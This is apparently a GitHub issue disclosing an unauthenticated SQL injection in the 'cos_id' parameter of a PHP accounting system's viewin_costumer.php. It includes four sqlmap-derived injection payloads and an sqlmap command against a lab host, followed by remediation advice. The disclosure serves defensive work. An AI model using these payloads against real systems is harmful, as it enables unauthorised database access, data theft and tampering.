code-projects Accounting System Project V1.0 /viewin_costumer.php SQL injection #11

Open

Xu-Zhihan opened 2 weeks ago · edited by Xu-Zhihan Edits Owner

code-projects Accounting System Project V1.0 /viewin_costumer.php SQL injection

NAME OF AFFECTED PRODUCT(S)

· Accounting System

Vendor Homepage

·[Accounting System In PHP With Source Code - Source Code & Projects](https://code-projects.org/accounting-system-in-php-with-source-code/)

submitter

· Hainan University
· Xv Zhihan

Vulnerable File

· /viewin_costumer.php

VERSION(S)

· V1.0

Software Link

· download.code-projects.org/details/ca08cc75-6fcc-41f4-b050-90d59552d179


PROBLEM TYPE

Vulnerability Type

· SQL injection

Root Cause

· A SQL injection vulnerability was found in the '/viewin_costumer.php' file of the 'Accounting System' project. The reason for this issue is that attackers inject malicious code from the parameter 'cos_id' and use it directly in SQL queries without the need for appropriate cleaning or validation. This allows attackers to forge input values, thereby manipulating SQL queries and performing unauthorized operations.



Impact

· Attackers can exploit this SQL injection vulnerability to achieve unauthorized database access, sensitive data leakage, data tampering, comprehensive system control, and even service interruption, posing a serious threat to system security and business continuity.

DESCRIPTION

· During the security review of "Accounting System",I discovered a critical SQL injection vulnerability in the "/viewin_costumer.php" file. This vulnerability stems from insufficient user input validation of the 'cos_id' parameter, allowing attackers to inject malicious SQL queries. Therefore, attackers can gain unauthorized access to databases, modify or delete data, and access sensitive information. Immediate remedial measures are needed to ensure system security and protect data integrity.

No login or authorization is required to exploit this vulnerability

Vulnerability details and POC

Vulnerability lonameion:


· 'cos_id' parameter

Payload:

```
---
Parameter: cos_id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: cos_id=-3206' OR 3895=3895#

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(FLOOR)
    Payload: cos_id=1' OR (SELECT 5241 FROM(SELECT COUNT(*),CONCAT(0x717a7a6b71,(SELECT
(ELT(5241=5241,1))),0x7178787671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP
BY x)a)-- QcJz

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cos_id=1' AND (SELECT 1906 FROM (SELECT(SLEEP(5)))TsKc)-- jqSb

    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: cos_id=1' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a7a6b71,0x5146784f6c707076536255724b71514c436b5854476652
---
```

The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:

sqlmap -u "http://192.168.185.143/my_account/viewin_costumer.php" --data="cos_id=-3206' OR 3895=3895#" --dbs



Suggested repair

Use prepared statements and parameter binding:
Preparing statements can prevent SQL injection as they separate SQL code from user input data. When using prepare statements, the value entered by the user is treated as pure data and will not be interpreted as SQL code.

Input validation and filtering:
Strictly validate and filter user input data to ensure it conforms to the expected format.

Minimize database user permissions:
Ensure that the account used to connect to the database has the minimum necessary permissions. Avoid using accounts with advanced permissions (such as' root 'or' admin ') for daily operations.

Regular security audits:
Regularly conduct code and system security audits to promptly identify and fix potential security vulnerabilities.

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants